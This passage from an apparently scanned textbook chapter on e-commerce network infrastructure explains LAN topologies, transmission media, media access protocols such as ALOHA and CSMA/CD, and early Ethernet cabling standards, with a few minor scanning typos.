4. Hall, M. *Core Web Programming*, Upper Saddle River, New Jersey: Prentice-Hall (1998).
5. Kalakota, R. and A. B. Whinston, *Frontiers of Electronic Commerce*, Reading, Massachusetts. Addison Wesley (1996).
6. Kalakota, R. and A. B. Whinston, *Electronic Commerce: A Manager's Perspective* Reading, Massachusetts. Addison Wesley (1997).
7. Kosiur, D. R. *Understanding Electronic Commerce*, Seattle: Microsoft Press (1997).
8. Leon–Garcia,A. and I. Widjaja, *Communication Networks: Fundamental Concepts and Key Architectures*, New York McGraw Hill Companies: (2000).
9. Naik, D. C. *Internet Standards and Protocols*, Seattle; Microsoft Press (1998).
10. Ray, D. S. and E. J. Ray, *Mastering HTML* 4.0, Sybex Inc. (1997).
11. Rubin, A. D., D. Geer, and M.J. Ranum, *Web Security Sourcebook*, John Wiley and Sons (1997).
12. Stallings, W. *Data and Computer Communications*, Upper Saddle River, New Jersey: Prentice Hall (1997).
13. Turban, E., J. Lee, D. King, and H. M. Chung, *Electronic Commerce: A Managerial Perspective*, Pearson Education Asia (2000).
14. Tannenbaum, A. S. *Computer Networks*, Upper Saddle River, New Jersey: Prentice Hall (1996).
15. Zwass, V. Electronic Commerce: Structures and Issues, *International Journal of Electronic Commerce*, (Fall 1996).

5

CHAPTER

Electronic Commerce: Network Infrastructure

Learning Objectives

This chapter covers the following topics:

1. Introduction to Computer Networks
2. Local Area etworks, IEEE 802.3 Standards and Ethernet
3. Wide Area Networks
4. Internet and the TCP/IP Model
5. IP Addressing and the Domain Naming System
6. Internet Industry Structure

With the adoption of computers in organizations the need or commun-ication among computers was recognized. In an interconnected environment resources such as data, programs, and even peripheral devices can be shared among various computers irrespective of location of resources. The ability to exchange information among interconnected computers gave rise to a powerful communication mechanism among computer users. Through the computer network, employees of geographically dispersed organizations can send messages to each other, share documents, and collaborate on producing reports. Any changes made by one person on a shared document becomes visible to every one instantaneously. Today, personal communication is probably the most utilized aspect of computer networks. Computer networks are the foundation of electronic commerce architecture. They provide the essential functionality required for moving information among geographically dispersed computers.

Way back in 1962, Paul Baran of Rand Corporation envisioned and submitted a proposal for a store and forward computer data network to the US Air Force. The idea of interconnecting computers for data communication got a boost when Advanced Research Projects Agency (ARPA) of the United States' Department of Defense (DoD) awarded a project to BBN Inc. for designing and implementing a packet switched network to interconnect DoD funded research sites throughout the United States. The project interconnected four nodes and provided proof of the concept. It spread over to include Europe as well, by the end of 1973.

The term 'interconnected' here implies any two or more machines that are able to exchange the data between them. The exchange of data may be through any of the various available media such as copper wire, coaxial cable, radio links, microwave links, satellite channels, or optical fiber cables. The collection of interconnected computers that are dispersed and operationally independent of each other is termed as a computer network. Computer networks are broadly categorized into two basic types based upon the transmission mechanism employed for exchanging data. These two basic types are the broadcast networks and point to point networks.

The broadcast transmission based networks communicate by sending data on a single shared communication channel (Fig. 5.1), to which all the computers that form the network are connected. The information thus transmitted in a single shared channel is available to all computer nodes on the network. The data transmitted in a specified format, often called packets, contains the address of the intended receiver. Although, the message is heard by all, only the intended receiver picks up the message, processes it and in turn may respond to it. Other computers on the network simply ignore the message. As an example, consider a classroom, where a lecture by the class instructor is heard by all. But, the named student alone responds when an instructor poses him a question. Networks based on broadcast based communication are commonly referred to as the Local Area Networks (LANs). Local area networks are typically used for connecting computing devices in campuses, single buildings business offices, cluster of buildings in close proximity, or laboratories that span a limited physical area.




Fig. 5.1 Broadcast Transmission Network

Point to point transmission based networks have many links, with each link interconnecting two machines. The data communication between any two machines, A and B, is accomplished by one of the two mechanisms. If the machines have direct interconnection between them then the data is transmitted on that channel. Otherwise, machines are indirectly interconnected through a set of links called a path that passes through some intermediate machines. In this case the data packets sent from the source to the destination computer, through this path, visit one or more intermediate machines. The intermediate machines in point to point networks receive the incoming packet, if need be store the packet and forward it on one of the outgoing lines towards the destination computer. Point to point networks use the store and forward mechanism to ensure the reliable delivery of the packet. The networks based on the point to point transmission are also called Wide Area Network (WAN). These networks can span an unlimited geographical area. Wide area networks can span countries and even continents. A typical point to point network (Fig. 5.2) consists of host computers and a communication subnet. The subnet is made up of two important components: switching elements and transmission lines for moving bits between the switching elements.

Each switching element, a specialized computer, is connected to two or more transmission lines. It receives the incoming packet on one of the lines or from the host computer and forwards it to the one of the lines that leads to the destination computer. Switching elements are often




Fig. 5.2 Point to Point (Wide Area) Network

referred to as packet switching nodes, intermediate nodes, and interface message processors. In networking industry terminology these are commonly called *routers*.

LOCAL AREA NETWORKS

A local area network is a group of computing devices interconnected in such a way that they share a common transmission media and enable people using these devices to share information and resources. The local area network fulfills the need of two or more people in an organization trying to share data or resources, such as printers, backup systems, and disk drives, with each other. In other words, a LAN lets you share the resources of other computers. In an office environment, instead of attaching a printer to every computer, a single high quality printer can be connected to the LAN and it will be available to all the computer users who are part of the local area network. Similarly computers on the LAN can also share disk drives, i.e., data residing in various computers. Resource sharing on LAN not only facilitates availability of information, leading to efficiency and better decision making, but also saves costs by reducing the extra equipment required in a non-networked environment.

Local area networks connect computers in buildings or campuses spanning a few kilometers distance. The limited span of the network ensures that even in the worst cases delay is limited and known in advance. Since local area networks use broadcast transmission media for communication, the message transmitted is available to everyone but needs to be processed only by the intended receiver. However, due to the shared transmission channel it is possible for more than one device to start transmitting simultaneously, leading to garbling of both messages. To avoid the possibility of colliding messages on shared transmission channels a set of rules should be laid down, i.e., protocol among all connected devices that ensures that collisions are avoided or in such eventualities users can recover from it.

Local area networks can be further characterized by topology, transmission media, and the medium access layer interface and protocol. The choice of topology, media, and media access layer utilized for a LAN is interdependent in many a ways. Our approach is to describe the available technologies and then talk about the compatibility amongst them.

Topologies

Topology describes the manner in which various computer nodes are interconnected to each other. In the context of local area networks, three prevalent topologies are Bus, Ring, and Star.

Bus Topology

A bus topology consists of nodes connected to a single bus made up of a long cable. For example, a thick coaxial cable may serve as the bus and all the computer nodes are connected to this running coaxial cable through hardware interface called vampire taps. The computer nodes directly inject and receive the data from the bus in a full duplex mode of operation. The endpoints of the bus have terminators, any data injected by a node traverses in both directions, all the way to the endpoints. Thus, it is available for reception to all the computer nodes connected on the cable. The terminators absorb thereby all the signals reaching them, thus removing the packet from the network.

In the bus arrangement, a break anywhere in the cable usually causes the entire segment to be inoperable until the break is identified and fixed. Also, due to the broadcast nature of transmission only one computer node can transmit messages at any one point of time, Similtancous messages, will get garbled. Thus, if one node decides to continuously transmit for the long period of time, the other node will be starved of the bus resource. The bus topology is shown in Fig. 5.3. Typically, the transmission of a structured message, with an upper size limit called frame, addresses the problem of resource starvation.




Fig. 5.3 Bus Topology

Ring Topology

In this arrangement all the nodes are organized in such a way that they form a ring structure. Ring topology is constructed using the collection of point to point links in such a fashion that it forms a ring. In other words, the first node is connected to the second using a link, the second is connected to third, and so on, and finally the last node is connected to first using a point to point link (Fig. 5.4).

These point to point rings may use any proven transmission media, described in later sections. In the ring, signals travel internally around the network from one station to the next. Therefore cabling configurations as well as the addition and the removal of nodes must ensure that the logical ring is maintained. The data is transmitted in structured units of frames. A frame in the ring circulates from one link to another, passing through each node, and the destination node, on finding its address on the frame, receives the frame in the local buffer. The frame continues to be propagated on the ring till it reaches the originating node, which is responsible for removing it from the ring.




Fig. 5.4 Ring Topology

Star Topology

In the star topology, each computer device is connected to a central device. The nodes are located at one end of the segment and the other end is terminated in a central device, usually a hub (Fig. 5.5). The primary advantage of this type of network is reliability, for if one of these point to point segments has a break, it will only affect the device that is connected at the external end of that link. Other computer users on the network continue to operate as if that device was nonexistent. The central node or the hub can operate in one of the two fashions. In the first approach, the hub receives the incoming frame on a link from a node and retransmits it to all the connected links, thus effectively broadcasting the frame. Although, the network is arranged in a star configuration physically, logically it behaves like a bus. Thus, only one node at a time can transmit the signal on the network. In the second approach, the central node can actively recognize the destination address and retransmit only through the outgoing link that is connected to a device with the destination address. In this case the central device performs the function of frame switching. The central device in the latter approach may also employ frame buffering, thus more than one node can utilize the channel for transmission simultaneously.




Fig. 5.5 Star Topology

Mixed Topology

In large organizations and campuses a combination of the above topologies may coexist due to historical growth. A cascade of hubs may be used to connect a large number of nodes in the organization, where each hub resembles a star with connection to 8–16 machines. The overall network may look like cluster of stars, yet logically operates like a broadcast bus.

Transmission Media

The commonly used physical transmission media choices for the local area network include baseband coaxial cables, broadband coaxial cables, twisted pairs, fiber optics, and wireless transmission devices. Each one of the choices exhibit their own characteristics in terms of bandwidth, cost, flexibility of installation and maintenance, immunities to noise, errors, and delays.

In a local area network environment, the broadband transmission media refers to the mechanism that uses analog signaling. Channels are created using frequency division multiplexing. The analog signal can travel tens of kilometers on the media but is unidirectional in nature. The unidirectional nature of signaling requires two datapaths, upstream and downstream. All the nodes transmit signals toward a head node that switches off the signals from the upstream channel to the downstream channel for reception by all the stations. The baseband transmission is a digital signaling mechanism where the voltage pulses, representing one's and zero's, are inserted into the cable. Digital signals consume the entire spectrum of the frequency and travel in both directions, on the cable. As described earlier, signals are absorbed at the endpoints (called terminators) of the bus. In the baseband bus signals cannot travel a great distance as a digital signal contains high frequency components that attenuate on a media with a limited bandwidth, causing a severe distortion of the pulse. Thus, baseband LANs can extend to a limited distance only. The baseband has the advantage of bi-directional signaling but limits the distance that a signal can travel. In order to increase the distance repeaters are required. These repeaters simply join the two segments of a cable and repeat the signal transparently with the system. The following are the various physical transmission media in use today.

Coaxial Cable

Coaxial cable, often referred to as coax, was the first predominant medium for data transmission. The coax cable consists of two cylindrical conductors with a common axis, separated by a dielectric material. The single inner wire conductor, called the core, is surrounded by dielectric insulating material. A woven braided mesh covering the insulator material forms the outer cylinder and finally the outer conductor is covered by a protective plastic shield (Fig. 5.6). The construction and shielding of the coaxial cable provides it with better noise immunity and thus can carry signals over longer distances. The size of the coaxial or the RG of the cable is usually printed on the jacket of the cable for easy identification. RG stands for Radio Government and is the military identification for the size and electrical characteristics of the coaxial cable. Connectors used with the RG–58/59 coaxial cable are called BNC connectors. These connectors use a "half-twist" locking shell to attach the connector to its mate.

Fig. 5.6 Coaxial Cable

The coaxial cable is relatively immune to electromagnetic and radio frequency interference (EMI/RFI) and is able to carry signals over a significant distance. These cables are most often used in bus topology. It is difficult and costly to install because of its bulky nature. As a result, coax is no longer the most commonly used medium for new installations. It has a higher bandwidth than twisted-pair and a lower bandwidth than fiber optic cables.

Twisted-Pair

Twisted-pair cable is used in houses and buildings for telephone connectivity in telephone network. The twisted-pair cable consists of one or more twisted-pairs of sheathed wire. The pair is twisted so that the electrical field around one conductor will be cancelled as much as possible by the equal but opposite (balanced) electrical fields around the other conductor. This reduces the interference emitted by the pair and, reciprocally, reduces the interference by the pair's susceptibility to external fields. Twisted-pair can be used for analog as well as the digital signaling. The bandwidth of a twisted-pair depends upon the thickness and the length of the wire. It can attain mega bits per second rate for a few kilometers of length.

There are two versions of the twisted-pair cable: unshielded twisted-pair (UTP) and shielded twisted-pair (STP). The unshielded twisted–pair is the normal telephone wire and is the least expensive transmission media but is prone to interference from nearby wires, external electromagnetic and radio signals. To improve the characteristics of the unshielded wire at times it is shielded with a metallic braid or by wrapping a foil around the twisted-pairs, to provide shielding from electromagnetic and radio frequency interference. This provides it with a higher immunity to interference compared to the ordinary unshielded twisted-pair. The shielded twisted-pair is more expensive compared to the unshielded twisted-pair. Today, the unshielded twisted-pair has become the most commonly used medium for LANs because of its low cost and ease of installation. Twisted–pair is frequently used for station connectivity to the backbone because it is inexpensive and easy to install compared to coaxial or fiber optic cables. Twisted-pair can be pulled around corners, whereas coax and fiber require extra care during installation. However, it does not offer the bandwidth or distance of either coax or fiber optic cable. Of the three types of cable (i.e. coax, twisted-pair, and fiber), twisted-pair is most susceptible to interference and should not be used in environments where substantial EMI/RFI exists.

The Electronic Industries Association (EIA) specification recommends the use of three types of UTP cabling in commercial buildings. These cables are commonly called Category 3 (Cat–3), Category 4 (Cat–4) and Category 5 (Cat–5). Category 3 cables are designed for handling the data transmission characteristics of up to 16 MHz, category 4 are recommended for connecting to the hardware with transmission characteristics of 20 MHz, while the category 5 cables are designed to handle the transmissions from 100 MHz hardware. Out of the three, it is the category 3 and category 5 that are widely used in local area networks. A twisted-pair is made up of two insulated wires that are twisted together to minimize interference. The category 3 cable groups four such twisted-pairs together in a plastic covering. Thus a single cable is capable of handling four regular telephone connections. The category 3 cable has three to four twists per foot. On the other hand, the category 5 cable has three to four twists per inch giving it much better immunity to interference. Better immunity to cross talk and other interference enables it to transmit a better quality signal over a longer distance as compared to the category 3 cable.

Fiber Optic Cable

An optical fiber is a thin strand of glass or plastic. The higher performance fibers are usually composed of the extremely pure fused silica. Signal transmission in fiber optic cables is based upon encoded pulses of light. Each pulse of light is inserted at one end of the fiber optic cable by a light source, i.e., either a laser or a light emitting diode. The light pulse thus transmitted is received at the other end of the fiber cable by a photo detector. Light transmission in the cable is governed by the principle of total internal refraction. The cable consists of three layers: the innermost called the core, the middle layer called cladding, and the outer called the protective jacket. The inner two layers are made up of two different types of glass or fused silica, with different refraction indexes. The ray travelling in the inner glass core gets refracted as it passes from inner medium to the external medium. The core of the fiber is surrounded by a cladding with an index of refraction lesser than that of the core, to ensure total internal reflection of light. Generally, the core and cladding are actually a single piece of glass, i.e. if the fiber is disassembled, the cladding cannot be separated from the core. The fiber core and cladding are covered by an absorbent material or coating to isolate the inner core from the surrounding fibers. To strengthen the cable, making it capable of bearing stress during pulling and installation of fiber optic cables, either steel or composite stress materials mixed with fibers or a Kevlar sheath is added. There is usually more than one fiber in a single cable. Often fibers are grouped with a number of twisted-pair copper wires in what is called a composite cable. The light source and detector are located within transceivers, each interfacing with an electrical medium.

Fiber optic cable systems offer a much higher bandwidth and lower signal attenuation in comparison to coaxial cables and twisted-pairs. It transfers information at a high data rate with little signal degradation. Because the signals are pulses of light, optical fiber is totally immune to electromagnetic and radio frequency interference. Fiber is generally preferred for backbone connectivity between floors or buildings because of the advantages offered by the medium in performance, distance, reliability, and signal integrity. Optical fiber is a more secure medium than either copper or wireless, as in order to extract data from the medium, an intruder must tap into the fiber somewhere between the optical transmitter and receiver. Once this happens, the intensity of light at the intended destination decreases. Thus, the intruder is easily detected. In the case of a lightening strike, fiber will not conduct current, unless the sheath has steel members in it. There are three kinds of fiber: multimode step index fiber, multimode graded index fiber, and single mode step index fiber.

Multimode Step Index Fiber

The multimode step index fiber has a core of up to 100 microns in diameter, or in other words the diameter is several times the wavelength of the light that travels through it. The light corresponding electrical pulse may travel in a straight path or some part may be bounced of the cladding walls through refraction. Thus light representing the same electrical pulse may arrive through different pathways, these different groupings of light rays called mode arrive separately at the receiver. The original electrical pulse, an aggregate of different modes, loses its well-defined shape as a result of spreading out. The transmitter has to leave a time gap between two consecutive pulses to avoid overlapping, due to spreading out. The bandwidth, that is the amount of information that can be sent per second, thus gets limited in the multimode fiber. Consequently, this type of fiber is best suited for transmission over short distances.




Fig. 5.7 Multimode Step-Index Fiber

Multimode Graded Index Fiber

To reduce the spreading out effect in the step indexed fiber, the core is modified so that the refractive index diminishes gradually as it moves from the center axis toward the cladding. A higher refractive index at the center makes light rays moving down the axis advance at a slower pace compared to the rays near the cladding. Unlike the step index fiber, light in the core travels in helical curves because of the graded index, resulting in a shorter travel distance for the rays. The shortened travel distance coupled with the higher speed makes the light near the cladding reach the receiver at just about the same time as the slow but straight rays travelling along the core axis. The reduced spreading out effect leads to reduction in the required inter pulse gap between consecutive light resulting in higher rate of, data transmission.




Fig. 5.8 Multimode Graded-Index Fiber

Single Mode Fiber

If the diameter of the core is reduced in such a way that it is in the range, of the wavelength of the light being transmitted, then the fiber starts acting like a wave guide. The light in a single mode fiber travels in a straight line parallel to the axis of the core, without zigzagging as is the case in multimode fiber. The core in the single mode fiber typically has a diameter of 8.3–10 microns. The narrow core and single light wave nearly eliminates the dispersion effect, leading to an extremely high data rate. Single mode fibers easily attain giga bits per second data rate for distance over 30 kilometers or mode fiber.




Fig. 5.9 Single-Mode Fiber

Wireless Transmission

In the context of local area networks radio and light transmissions can be used for communication. In the radio transmission technology either conventional, i.e. single frequency or spread spectrum can be deployed. Infrared transmission can also be used for broadcasting signals to computer devices placed within a room. Both the radio and infrared LANs require that all computers are in the vicinity and other objects do not block transmission. Walls degrade radio frequencies and completely block infrared light. In the case of infrared transmission based local area networks, even a person walking between two points of connectivity can interfere with the operation.

The radio wave transmission is omni directional in nature, thus every computer device fitted with the antenna can utilize it as a broadcast channel of the local area network in a office complex or a building. Wireless LANs are flexible networking systems that can be implemented as an alternative to wired local area networks or they can be utilized in tandem with the wired LANs to extend the reach in difficult to wire areas. These networks are easy to set up, as they do not require wiring and fix point interfaces for connecting devices. Additionally, the reconfiguration and moving around of devices is far simpler and less expensive compared to local area networks utilizing the guided media. Wireless

LANs are often used to support rapid deployment where a temporary setup is required, and low bandwidth can be tolerated. In applications where it is difficult to install or run cable, wireless LAN may be the only solution.

Wireless LANs use radio or infrared waves to transmit information to each other without relying on any physical connection. Radio waves used as carriers of digital information deliver the encoded bits in the form of radio energy to remote receivers. The data being transmitted is modulated on the radio carrier and on reception it is demodulated to extract the information. The modulated signal occupies a band of frequency spread around the carrier frequency. The various wireless transmission technologies deployed are:

Radio Based

Radio based LANs manufactured today are restricted to industrial, scientific, and medical (ISM) bands (902–928 MHz, 2.4–2.5 gigahertz (GHz), and 5.8–5.9 GHz). In any case the transmitter power is limited to 1 watt or less, limiting the range to which a signal can travel without being indistinguishable from the atmospheric noise. Also, it ensures that the distant transmitters will not interfere in each other's operations. In radio based transmission, various technologies based on narrow band, spread spectrum, frequency hopping spread spectrum and direct sequence spread spectrum have been used.

Infrared Based

Light frequencies can be used for data transmission as well. The light within the infrared band is invisible to the human eye. Over the years, infrared light has been the utilized for motion sensors and remote controls for televisions and home entertainment centers. Infrared transmission based local area networks are immune to radio and electrical interference. These frequencies are not allocated by any government agency, and operating licenses are not required. The disadvantage of the infrared based transmission is that it is truly limited to the line of sight, as these waves are incapable of travelling through walls and other objects.

Media Access Protocols

In a common shared channel network the issue of who begins and ends transmission and at what time is of prime importance. No two devices connected to the channel can broadcast simultaneously, as this will result in the garbling up of messages. For a network in which multiple peer devices share a single channel, a set of rules, i.e. protocol for channel allocation becomes mandatory. It is this agreed upon protocol that determines who gets to use the channels next. A similar problem appears in telephone trunks as well, where multiple individual communications are transmitted simultaneously on a common line. The issue is addressed by allocating separate channels of a fixed capacity, either using frequency division multiplexing or the time division multiplexing. In frequency division multiplexing the whole bandwidth of the cable is subdivided in to multiple (say N) channels and each channel is assigned a fixed frequency range. The scheme is also referred to as static channel allocation. The static channel allocation scheme suffers from poor performance as the capacity allocated to all stations that are not active during a period remains unutilized. Various dynamic channel allocation protocols have been proposed to address the issue of sharing a common transmission medium among multiple computing devices. All the dynamic protocols proposed and designed assume a networking environment that consists of a single shared channel to which a variable (N) number of computing devices are connected. These computing devices are autonomous, i.e. they ready the data for transmission independent of others, and can thus start and end transmission at any time. In such an environment, protocols depend upon whether the network interface of the computing device is capable of sensing the carrier on the channel or not. Dynamic channel allocation protocols for the shared media access are essentially of two kinds.

The first kind of protocols designed with the objective of avoiding collision, are called collision free protocols. Some of the collision free protocols that have been proposed and studied are Bit-Map, Binary Countdown, and Adaptive Tree Walking protocols. In the Bit-Map protocol, each station that has a frame ready for transmission sets a ready bit during its polling slot. Once all stations have been polled, each station has complete knowledge of the intention of all other stations on the network. At this stage the stations start transmitting in the numerical order, one at a time. If any station readies a frame for transmission during the transmission phase, it has to wait to transmit its intention till polling phase begins.

The second type of protocols are based upon the assessment of the channel or optimistically start the transmission and then listen for the collision to occur. In case they detect the collision transmissions aborted and corrective action is taken. Various proposed and designed protocols include ALOHA, slotted ALOHA, and Carrier Sense Multiple Access protocols. The ALOHA protocol relies purely on the collision detection capability of broadcast networks. The ALOHA protocol was developed at the University of Hawaii to address the channel allocation problem in network based on radio broadcasting. The results are applicable to any network system with independent computing devices trying to share a common channel. The ALOHA protocol permits competing nodes to start transmission as and when they desire. The message is heard by all the stations tuned to that radio frequency, including the transmitting station, due to the nature broadcast transmission. The transmitting station can detect collisions, if any, by comparing it with the originally transmitted message. If the message had a collision and was deformed as a result, the transmitting station waits for a random amount of time and retransmits the message. The ALOHA and even its improved version, slotted ALOHA, perform poorly as far as the channel utilization is concerned. It can be seen intuitively that a system of multiple independent stations, each trying to transmit at will, with complete disregard to what others are doing, is likely to suffer from high number of collisions, resulting in poor channel efficiency.

In broadcast networks it is possible to listen to activity on the shared media, hence rather than beginning the transmission as and when desired, stations can wait for channel availability prior to transmission and reduce the probability of collision. The media access rules, in which stations detect the carrier on the channel prior to transmission, are called Carrier Sense protocols. These protocols offer better channel utilization as they reduce the number of collisions. There are several versions of Carrier Sense Multiple Access (CSMA) protocols that sense the carrier prior to transmission. These versions include 1–persistent, nonpersistent CSMA and p-persistent CSMA protocols. In the 1-persistent CSMA protocol, a station senses the carrier activity on the shared channel to find out if any transmission is in progress. If the channel is being used, it waits for the channel to become idle. If no transmission is taking place on the channel, it starts transmission of its own data frame and starts sensing for the collision. Although, the station had sensed that the channel was idle, collision may still occur. Consider a scenario where more than one station has the data frame ready for transmission and senses the carrier at the same time, or within the time window it takes for signals from one station to propagate to the other station. If collision occurs then the station waits for a random amount of time and starts all over again. The protocol is named 1-persistent because on finding an idle channel it starts transmission with the probability of 1. The non-persistent CSMA protocol also senses the channel for availability prior to starting the transmission. On finding an idle channel, it starts transmission of a data frame. If the channel is found busy, unlike the persistent CSMA that continuously senses the channel waiting for it to become idle, it waits for a random amount of time and starts all over again. In case of collision, these protocols retransmit the whole data frame. The performance of these protocols can be further improved if stations abort data frame transmission, which is damaged anyway, as soon as they detect the collision. The immediate abortion, of data frames transmission, on collision detection saves time and as a result the bandwidth as well. The protocol of abrupt termination of data frame transmission on detecting the collision is referred to as CSMA/CD. It is an important protocol and a version of this protocol is widely used in a local area network often referred to as Ethernet.

ETHERNET (IEEE STANDARD 802.3) LAN

One of the popular implementations of broadcast based local area network in various organizations is often referred to as Ethernet. The Ethernet Local Area Network standard uses the CSMA/CD media access method. Originally developed at Xerox further PARC to connect around 100 workstations in the Palo Alto, it was adopted by DEC and Intel who along with Xerox further developed the standard for a 10 Mbps ethernet based on the CSMA/CD protocol. The IEEE 802.3 standard evolved from the original specification developed for the ethernet and specifies media standards that are used for interconnections, signaling schemes and media access layer protocol. The various cabling systems used in the IEEE 802.3 LAN include 10Base2, 10Base5, 10BaseT, 100BaseT, 10BaseF and, 100BaseF. In the cable notations the first number 10 and 100 denotes the signaling speed of 10 Mbps and 100 Mbps. Base denotes that a baseband signaling scheme is used for data transmission on the network. The various types of cables used are described here.

10Base5 (Thick Coaxial Cable)

10Base5 is an ISO specification for running ethernet through thick coaxial cables. The suffix 5 signifies that the maximum length of a single segment can be only 500 meters. 10Base5 cabling based local area network can span a maximum of 2.5 kilometers. Using five segments, interconnected by four repeaters, it can cover the total span of 2500 meters. Each segment can have a maximum number of 100 stations, with an inter station spacing of 2.5 meters. The cable contains markings at every 2.5 meters, where stations can be connected. The Media Access Unit (MAU) cable is connected to these 2.5–meter markings by vampire taps, (i.e.) by inserting a pin halfway into the core of the coaxial cable. The external end of the MAU is a 15 pin male AUI connector. Stations are connected using the AUI cable with a maximum cable length of 50 meters. An AUI cable is used for connecting the external MAU and the ethernet interface of the station. The MAU is equipped with a male 15–pin connector with locking posts, and the ethernet interface (DTE) is equipped with a female 15–pin connector that is typically provided with a sliding latch. The AUI cable has a female 15–pin connector on one end that is attached to the MAU and other end of the AUI cable has a male 15–pin connector that is attached to the ethernet interface. The ethernet interface for the 10Base5 system is an adapter board, usually installed inside the computer, equipped with a 15-pin female connector for connecting to the AUI cable.




Fig. 5.10 Thick Coaxial Cable Ethernet

10Base2 (Thin Coaxial Cable)

10Base2 is the specification for ethernet over thin coaxial cables. The thin coaxial ethernet system uses a flexible cable, making it easier to connect the cable directly to the ethernet interface located inside the computer. Each segment in the 10Base2 system can be 185 meters long the suffix 2 refers to the segment length of 200 meters (rounding of 185 meters). The RG–58 A/U (stranded tinned core), 50 ohm, cable is often utilized for 10Base2 ethernet. The connections are made using the standard BNC connectors that form a T junction at the ethernet interface of the computer. The MAU is built into the ethernet interface itself, therefore it does not require external AUI cable. The ethernet interface has a female BNC connector. The T junction is directly attached to the interface and the coaxial cable is connected to the two sides of the T (Fig. 5.11). A shared channel is formed through the segments of coaxial cable connected through the T junctions. The system offers a flexible and inexpensive way of networking computers, but suffers from the drawback that a single loose connection breaks down the operation of the network. It is difficult to identify these loose connections and they can be source of nuisance. Techniques based on time domain reflectometry can be used for this purpose, but require additional tools and equipment.

